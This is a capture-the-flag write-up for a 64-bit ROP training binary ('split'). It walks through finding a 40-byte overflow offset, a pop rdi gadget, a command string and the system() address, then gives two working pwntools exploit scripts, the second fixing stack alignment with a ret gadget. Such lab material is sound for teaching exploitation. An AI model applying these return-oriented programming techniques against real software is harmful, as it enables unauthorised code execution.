
**ROP: SPLIT**

In this challenge we have to call in some way system(“/bin/cat flag.txt”) to print our flag. As the description says, we already have these ingredients, but we need to chain them together (i.e., create a ROP chain) to get the result. As we did in previous challenges, we need to find the offset to overwrite the return address using a cyclic pattern. Doing so, we see the offset is 40.

Inspecting a bit the binary, we find that we have a function called usefulFuncton:



The function calls system with the address of the string “/bin/ls” stored in edi. This means that if we execute this function, we would list all the files in the binary directory. While this is not really useful, it shows us how system is usually called, that is, having the string command address in edi and call the system() function. We cannot use this function, but instead, we have to put our string (“/bin/cat flag.txt”) into rdi, and then call system(). To put a value into a register using ROP, the best idea is to use a *pop register* gadget, having the address of what we want to put right after the gadget.

So, our ROP chain should have this structure:

offset\_padding + pop\_rdi\_gadget + print\_flag\_cmd + system\_addr


As we said, offset\_padding is 40. Let’s retrieve the other components of our chain.

A rop gadget is a (short) set of instructions that ends with ret. to find them, we can use ROPgadget command:

ROPgadget --binary split


We will find several gadgets, so let’s use grep to find what we need, in this case we need pop rdi:

ROPgadget --binary split | grep “rdi”




We find exactly what we need: pop rdi; ret at offset 0x4007c3.

Now we need the /bin/cat flag.txt command (a string in this case), that we know already exists somewhere in the binary. To find it, we can use iz command into radare:



The string is at 0x601060, good!

Now we need the system() address. We can find it using the command p system into gdb



We have the address, 0x400560, so we can now build our pwntools script:

*from pwn import \**

*io = process('./split')*

*# Gadget to pop rdi*

*gadget = p64(0x4007c3)*

*# Print flag*

*print\_flag = p64(0x601060)*

*#system address*

*system = p64(0x400560)*

*# Send the payload*

*payload = b"A"\*40 #fill the buffer until ret address*

*payload += gadget*


*payload += print\_flag*

*payload += system*

*io.sendline(payload)*

*io.interactive()*

And we should get the flag!

Sometimes it might happen, in building ROP chains, that the stack will not be 16-bytes aligned anymore. This can cause problems for instruction like movaps, that requires this alignment. The instruction movaps is used by system(), which means that, before calling system(), our stack must be 16-bytes aligned (RSP address must end with 0). In the following images we can see that RSP ends with 8 (db18), which means is not aligned, and we receive a SIGSEGV before the print of the flag. 

To solve this problem, we need to align the stack pointer before the call to system(). To align it, we need to move it by 8 bytes. It’s like inserting a NOP in reverse challenges to don’t lose alignment. In ROP, a nop is just a gadget containing ret. The stack pointer (RSP) will read that address (which is exactly 8 bytes in 64bit architecture), and so it will be correctly aligned again. We can then search a ROP gadget as we did before, just containing a ret instruction. For example, we find one at 0x40053e*.* We can insert this gadget before the system() call, and everything should work fine now!

*from pwn import \**

*io = process('./split')*

*# Gadget to pop rdi*

*gadget = p64(0x4007c3)*

*# Print flag*

*print\_flag = p64(0x601060)*

*#system address*

*system = p64(0x400560)*

*# Send the payload*

*payload = b"A"\*40 #fill the buffer until ret address*

*payload += gadget*

*payload += print\_flag*

*payload += p64(0x40053e)*

*payload += system*

*io.sendline(payload)*

*io.interactive()*

